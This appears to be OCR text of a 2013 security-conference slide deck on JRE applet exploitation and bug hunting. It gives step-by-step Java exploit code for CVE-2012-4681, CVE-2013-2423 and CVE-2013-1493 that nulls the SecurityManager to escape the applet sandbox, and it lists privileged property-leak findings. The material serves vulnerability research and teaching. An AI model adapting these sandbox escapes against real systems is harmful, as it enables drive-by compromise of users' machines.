Exploiting JRE

- JRE Vulnerability: Analysis & Hunting

@Hitcon 2013

xye0x01@gmail.com
nforest@live.cn

About Us

- Xiao Lee(xye0x01),Sen Nie(nforest)
- SHANGHAI JIAO TONG UNIVERSITY
- Major in Computer Science and Technology
- J2EE Development/Program Analysis/ JRE Vulnerability Research/XSS


Abstract

- Exploiting Applet
- JRE Security Components
- JRE Vulnerability
- Hunting bugs in JRE
- What’s next

Exploiting Applet


- JDK/JRE/JVM
- Java Applet
  - <applet code='exploit.class'>
  - No DEP & ASLR Under JRE 6
  - Objective: Oracle JRE/Apple JRE/ OpenJDK in Windows/Linux/Mac OS X

Exploiting Applet



Data from Java als Sicherheitsrisiko by Renato Ettisberger in 2011.

JRE Security Components



Comic from Security Issues of the Sandbox inside Java Virtual Machine (JVM) by Mohammad Shouaib Hashemi in 2010.


Sandbox Restriction

- Read/Write local files
- Commands
- Socket
- Get system properties
- Load libraries
- ...

JRE Security Components

- Classloader
- SecurityManager
- doPrivileged block
- Reflection
- Package Access


ClassLoader



SecurityManager

- Key component of security checks
- **null** in local Java Applications
- sun.applet.AppletSecurity in Applets by default
- System.*setSecurityManager*(**null**)
- Find a way setting SecurityManager to **null**


doPrivileged block



Reflection

- Get Class/Method/Constructor/Field object of a class
- Field: get/set
- Constructor: newInstance
- Method: invoke
- Java 7: MethodType & MethodHandle

Package Access



- Warnings in IDE like Eclipse
- checkPackageAccess before execute
- Security.*getProperty*(“package.acce ss”)
- Simple but effective

JRE Vulnerability

- API Design Vulnerability
  - Unsafe use of reflect API
  - CVE-2012-4681
  - CVE-2013-2423
- Bugs in Native Code Written by C
  - Overflow, etc.
  - CVE-2013-1493

CVE-2012-4681

- sun.awt.SunToolkit.getField

```
public static Field getField(final Class klass, final String
fieldName) {
    return AccessController.doPrivileged(new
PrivilegedAction<Field>() {
        public Field run() {
            try {
                Field field = klass.getDeclaredField(fieldName);
                assert (field != null);
                field.setAccessible(true);
                return field;
            } catch (SecurityException e) {
                assert false;
            } catch (NoSuchFieldException e) {
                assert false;
            }
            return null;
        }
    });
}
```

CVE-2012-4681

- java.beans.Statement field “acc”
  - Statement s = new Statement(java.lang.System.class, “setSecurityManager”, new Object[] { null });
  - s.execute();

```
private final AccessControlContext acc =
                AccessController.getContext();
```

CVE-2012-4681

- Privileged “acc”

```
Permissions permissions = new Permissions();
permissions.add(new AllPermission());
ProtectionDomain protectiondomain = new ProtectionDomain(
      new CodeSource(new URL("file:///"), new
      Certificate[0]),
      permissions);
AccessControlContext accesscontrolcontext = new
AccessControlContext(
      new ProtectionDomain[] { protectiondomain });
```

CVE-2012-4681

- Get private field “acc” with vulnerable method “getField”
- field.set
- Construct a “set-securityManager-null” Statement
- statement.execute()

CVE-2013-2423

- In JVM...
  - “int” takes 4 bytes
  - “long” takes 8 bytes
  - “Object” takes 4 bytes
- Field “Type” in Integer/Long
  - JVM knows variables’ type according to field “Type” in class Integer/Long/Float/Double/...
- Type confusion? How?
  - 1 “int” + 1 “Object” = 1 ”long”

CVE-2013-2423

Step 1. Helper classes

```
class Union1 {
    int field1;
    Object field2;
}
class Union2 {
    int field1;
    SystemClass field2;
}
class SystemClass {
    Object f1, f2, f3, f4, f5, f6, f7, f8, f9, f10, f11, f12, f13,
f14, f15, f16, f17, f18, f19, f20, f21, f22, f23, f24, f25, f26,
f27, f28, f29, f30;
}
```

CVE-2013-2423

Step 2. Type confusion

```
MethodHandle mh1, mh2;
mh1 = MethodHandles.lookup().findStaticSetter(Long.class,
"TYPE", Class.class);
mh2   =   MethodHandles.lookup().findStaticSetter(Integer.class,
"TYPE", Class.class);

Field fld1 = Union1.class.getDeclaredField("field1");
Field fld2 = Union2.class.getDeclaredField("field1");

Class<Integer> classInt = int.class; // Remember the origin
Class<Long> classLong = long.class; // Remember the origin
mh1.invokeExact(int.class); // Long.Type -> int
mh2.invokeExact((Class<?>) null); // Integer.Type -> other

Union1 u1 = new Union1();
u1.field2 = System.class;
Union2 u2 = new Union2();
fld2.set(u2, fld1.get(u1));
mh1.invokeExact(classLong); // Restore
mh2.invokeExact(classInt); // Restore
```

CVE-2013-2423

Step 3. Find & Set

```
if (u2.field2.f29 == System.getSecurityManager()) {
    u2.field2.f29 = null;
} else if (u2.field2.f30 == System.getSecurityManager()) {
    u2.field2.f30 = null;
} else {
    System.out.println("security manager field not found");
}
```

CVE-2013-1493

- What happened if “new int[8GB]” occurs?
- Everything is an Object in OO
- Gaining each Object in whole memory of the JVM
- Exploiting Java big array

CVE-2013-1493

java.awt.image.ColorConvertOp.filter

sun.awt.color.ICC_Transform.colorConvert

[native]sun.awt.color.CMM.cmmColorConver

C

Java_sun_awt_color_CMM_cmmColorConvert
...
initImageLayouts
...
finishLayoutInit

```
if (theNumArrays > theLayout->NumChannels) {
    /* there is an alpha channel */
    i1 = theLayout->NumChannels;
    *theAlphaPtrP = ((KpUInt8 p)
        arrayMap->info[theArrayIndices[i1]].addr) +
        theOffsets[i1];
}
```

CVE-2013-1493

- Create all needed objects
- Heap spray (make the theAlphaPtrP available)
- ColorConvertOp.filter
- Find the location of “length” of bigArray
- Assign 0x7FFFFFFF to “length”

CVE-2013-1493

```
getBigArray();
getMemBase();
long sys = getAddress(System.class);
long sm = getAddress(System.getSecurityManager());
sys = rdMem(sys + 4);
for (int i = 0; i < 2000000; i++) {
    long addr = sys + i * 4;
    int val = rdMem(addr);
    if (val == sm) {
        wrMem(addr, 0);
        if (System.getSecurityManager() == null)
            break;
    }
}
privileged();
```

Hunting bugs in JRE

- Key points to 2 kinds of JRE Vulnerability
  - API Design Vulnerability
  - Bugs in Native Code Written by C
- Target JRE versions
- Whitebox auditing / Fuzzing
- Discovered bugs & exploitations
  - Issue #1~#5

Hunting bugs in JRE

- Key points to hunting API Design Vulnerabilities
  - Trusted invoke chain
  - Params for exploiting
  - Reflection API surround with doPrivileged block
- Key points to hunting Bugs in Native Code Written by C
  - Trusted invoke chain
  - Fuzzing

Hunting API Design Vulnerabilities

- Target JRE versions
  - OpenJDK 6/7 (available source code)
  - Reversing of Oracle JRE & Apple JRE (rt.jar; jad)
- Whitebox auditing
  - Searching for “doPrivileged”
  - 435 classes in OpenJDK 6
  - 634 classes in OpenJDK 7
  - 341 classes in Apple JRE 6u27

Hunting Bugs in Native Code

- Target JRE versions
  - OpenJDK 7 (available source code)
- Whitebox auditing
  - Searching for “native”
  - Taking “invoke chain” into consideration
  - 65 native API to fuzzing
- Fuzzing
  - Replacing params for dumb fuzzing

Issue #1

- Discovered in OpenJDK 7-b147
- sun.awt.SunToolkit.getSystemProperty

- Sensitive info leak

```
public static String getSystemProperty(final String key) {
        return (String)AccessController.doPrivileged(new
        PrivilegedAction() {
                public Object run() {
                    return System.getProperty(key);
                }
        });
}
```

Issue #2

- Discovered in Apple JRE 6u27 under Mac OS X 10.6.8
- com.sun.org.apache.xalan.internal.utils.SecuritySupport.getSystemProperty
- Sensitive info leak

```
public static String getSystemProperty(String s) {
        return (String)AccessController.doPrivileged(new
            PrivilegedAction(s) {
           final String propName;
           public Object run() {
               return System.getProperty(propName);
           }
           {
               propName = s;
               super();
           }
        });
}
```

Issue #2

